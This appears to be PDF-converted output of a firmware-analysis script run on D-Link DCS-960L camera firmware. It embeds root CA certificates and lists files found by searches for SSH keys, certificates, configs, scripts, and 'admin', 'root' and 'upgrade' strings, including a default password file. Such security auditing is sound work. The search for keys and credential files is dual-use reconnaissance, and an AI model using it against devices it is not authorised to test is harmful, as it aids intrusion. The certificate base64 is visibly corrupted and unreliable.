MDAXMTA0MDE0WhcNMzMxMDAxMjM10TU5WjCBgjELMAkGA1UEBhMCREUxKzApBgNVBAoMILQtU3lz  
dGVtcyBFbnRlcnByaNlIFNlcnPzY2VzIEdtYkgxHzAdBgNVBAsMF1QtU3lzdGVtcyBUcnVzdCBD  
ZW50ZXIxJTAjBgNVBAMMFQtVGVsZVNLYyBhbG9iYWxSb290IEnSYXNzIDIwggEiMA0GCSqGSIb3  
DQEBAQUAA4IBDwAwggEKAoIBAQcQx9obX+hzkeXaXPSi5kf182hVYAUdAqSzmnzHoqvNK38DcLZ  
SBnuaY/JIPwhqgcZ7bBcrGXHX+0CfHt8LRvWurmAwhiCF0t6ZrAIx1QjgeTNuUk/9k9uN0goOA/F  
vudocP05l03Sx5iRUKrERLMjftlh6VJi1hKTXrcxlkIF+3anHqP1wvzpesVsQXFp6st4vGCvx970  
2cu+fj0lpSD8DT6IavqjnKgP6TeMFvvhk1qlvtDRKgQFrz1AVfFmPHmbiRqiDFT1MmUUOyCxGV  
WOHAD3bZwI18gfNycJ5v/hq02V81xrJvNh+SE/iWjnX2J14np+GPgNeGYtEotXHAgMBAAGjQjBA  
MA8GA1UdEwEB/wQFMAMBAf8wDgYDVR0PAQH/BAQDAgEGMB0GA1UdDgQWBBS/WSA2AHmgcCJrjNXy  
YdK4LMuCSjANBgkqhkiG9w0BAQsFAAOCAQEAMQ0iYQsf0hyNsZt+U2e+iKo4FWz827n+qrkRk4  
r6p8FU3ztqONpfS09kSpp+ghla0+AGIwiPACuvxhI+YzmzB6azZie60EI4RYZeLbK4rnJVM3Ylnf  
vNoBYimipidx5joifsFvHZVwIEoHNN/q/xWA5brXethbdXwFeilHfkCoMRN3zUA7tFFHei4R40cR  
3p1m0IVvVGb6g1XqfMIpiRvpb7P04gWEyS8+eIVibslfwXhjdFjASBgMmTnrpMwatXlajRWc2BQN  
9noHV8cigwUtPJs1Jj0Ys61DfMjIq2SPDq0/nBudMNva0Bkuqjzx+z0AduTNrRlPBSe0E6Fuwg==  
-----END CERTIFICATE-----

Atos TrustedRoot 2011

=====

-----BEGIN CERTIFICATE-----

MIIddzCCAl+gAwIBAgIIXDPLYixfszIwDQYJKoZIhvcNAQELBQAwpDEeMBwGA1UEAwvVQXRvcyBU  
cnVzdGVkUm9vdCAyMDExMQ0wCwYDVQQKDARBg9zMQswCQYDVQQGEwJERTAeFw0xMTA3MDcxNDU4  
MzBaFw0zMDEyMzEyMzU5NTlaMDwxHjAcBgNVBAMMFUF0b3MgVHJ1c3RLZFJvb3QgMjAxMTENMASG  
A1UECgwEQXRvczELMAkGA1UEBhMCREUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCV  
hTuXbyo7LjvPpvMpNb7PGKw+qtn4TaA+Gke5vJrf8v7MPkfoepbCJI419KKM/IL9bcFyYie96mv  
54rMVD6QUM+A1JX76LWC1BTFtqlVJVfbzVD2sGBkWXppzw03bw2+yj5vdHLqqjAqc2K+SZFhyBH+  
DgMq92og3AIVDV4VavzjgsG1xZ1kCwyjWZgHJ8cb1lithdHFsq/H3NYkQ4J7sVaE3IqKHBAUsR320  
HLliKWYoYrfhk/WkLAOZuXCFteZI6o1Q/NneZG8HDt0Lcp2AMBhYlt8oDv3FdU9T1nSatCQujgKR  
z3bFmx5Vdjx4IbHwLfELn8LVlhgf8FQieowHAgMBAAGjftB7MB0GA1UdDgQWBBSNpQaxLKYJY07R  
l+lwrrw7GwzbITAPBgnVHRMBAf8EBTADAQH/MB8GA1UdIwQYMBaFKelBrEspglg7tGX6XCuvDsZ  
bNshMBgGA1UdIAQRMA8wDQYLKwYBBAGwLQMEAQewDgYDVR0PAQH/BAQDAgGGMA0GCSqGSIb3DQE  
CwUAA4IBAQAmzTb1EiGKkGdLD4GkGDejKwLVlgfuXvTBznk+j57sj107Z8jvZfza1zv7v1Apt+h  
k6EKhqzvINB5Ab149xnYJDE0BAGmuhWawyfc2E8PzBhj/5kPDpFrdRhbfzYJsdHt6bPWHJxfrrh  
TZVHO8mvbaG0weyJ9rQPOLXiZNwlz6bb65pcmaHFCN795trV1lpFDMS3wrUU77QR/w4VtfX128a9  
61qn8FYiqTx1vMYVql2Gns2Dlmh6cYGJ4Qvh6hEbaAjMaZ7snkGeRDImeuKHChE96+RapNLbxc3G  
3mb/ufNPRJLvkrcYPqcZ2Qt9sTdBQrc6YB3y/gkRsPCHe6ed  
-----END CERTIFICATE-----

##### \* .pem

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
stunnel/stunnel.pem

##### \* .cer

##### \* .p7b

##### \* .p12

```
##### *.key

***Search for SSH related files***
##### authorized_keys
##### *authorized_keys*
##### host_key
##### *host_key*
##### id_rsa
##### *id_rsa*
##### id_dsa
##### *id_dsa*
##### *.pub

***Search for files***
##### *.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/share/
alsa/alsa.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel-smtp.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel-smtp-test.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
rtspd.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-https.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
Wireless/wscd.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
asound.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtp-snapshot.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtp.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtp-test.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
ppp_config/pppoe.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
resolv.conf

##### *.cfg

##### *.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
ipfilter.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
accepted6.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
accepted.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
profile.ini
```

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
event.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
url.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
ipfilter6.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
xver.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
httpd.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
usr.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
server.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
motion.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
camsvr.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
video.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
schedule.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/server/  
pt.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
ipfilter.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
hnap\_module\_profile.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
mdbcfg.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-  
stream-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
timezone.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
userconfig.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-  
pic-stream-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
httpd.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/usr.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
video\_support.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-  
pic-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/oem.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
wifi\_channel.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
schedule.ini

\*\*\*Search for database related files\*\*\*  
##### \* .db  
##### \* .sqlite  
##### \* .sqlite3

\*\*\*Search for shell scripts\*\*\*  
##### shell scripts  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/

```
mydlink-watch-dog.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/stop_daemon_when_fwup.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-http.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ntpcdo.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-rtsp.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/udhcpd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/force_config.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ptctl.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/verify_user.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/udhcpc.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/restore_other_config.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/service.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/syslogd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/stop.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-https.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/led.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/pppoe.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/generate_certification.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ntpc.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/restore_wifi_ap.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/check_other_config.sh
```

```
***Search for other .bin files***
#####
bin files
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
osdfont32.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
aviheader.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
osdfont16.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
60Force.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
120AE.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
gcsensor.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
60Full.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
600outdoor.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
```

140AE.bin  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/home/  
50Force.bin

\*\*\*Search for patterns in files\*\*\*  
----- upgrade -----  
d/3EAE2F  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/home/  
gc6500-fw.img  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
ipca  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
signalc  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/  
libasound.so.2.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
mxcam  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
fw\_upgrade  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/support.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/upgrade\_status.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/setup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/helptool.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/firmwareupgrade.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/upgrade.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/config/firmwareupgrade.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_upgrade\_status.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_upgrade.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/de/lang\_file.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_upgrade\_status.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/lang/en/lang\_upgrade.js

----- admin -----  
d/99C97D  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/

xtables-multi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/tsa  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
ipca  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/  
libweb.so.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
rtmp/crtmpserver  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
rtmp/crtmpserver.lua  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
ddp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/eventsnapshot.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/support.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/image.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/email.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/upgrade\_status.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/audiovideo.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/setup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/wizsetup5.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/file.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/eventrecording.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/localrecording/form\_login  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/helptool.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/aplist.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/param.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/wpwdgrp.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/motionwizard.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/smartzwizard.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/motion.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/time.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/mwizsetup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/sdrecording.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/sounddb.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/advanced.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/upgrade.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/account.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/config/user\_list.cgi

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/group\_list.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/user\_mod.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless\_client.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup4.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced\_data.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizard.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdmanagement.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup2.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_support.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_mwizsetup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_helptool.js

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_setup.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup6.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/night.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/hnap/hnap\_service  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/httpd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-stream-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-pic-stream-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/usr.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/passwd\_default  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/url-pic-free.ini  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/config-cam.dat

----- root -----

d/1F587D  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/busybox  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/wscd  
